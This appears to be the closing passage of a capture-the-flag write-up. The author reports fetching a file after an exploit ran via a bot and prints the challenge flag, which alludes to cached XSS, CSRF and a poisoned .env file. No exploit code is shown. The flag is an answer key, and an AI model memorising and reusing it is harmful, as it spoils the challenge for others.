After triggering the exploit and waiting a few seconds for the bot to do its thing, I fetched /static/pwl.txt and there it was, the flag!
FLAG:
shellmates{c4ch3d_x55_dr1nk5cr5f&_p01s0n3d_d0t3nv}
After all that and finally getting the flag, I felt only two things: a deep pride and a huge wave of relief!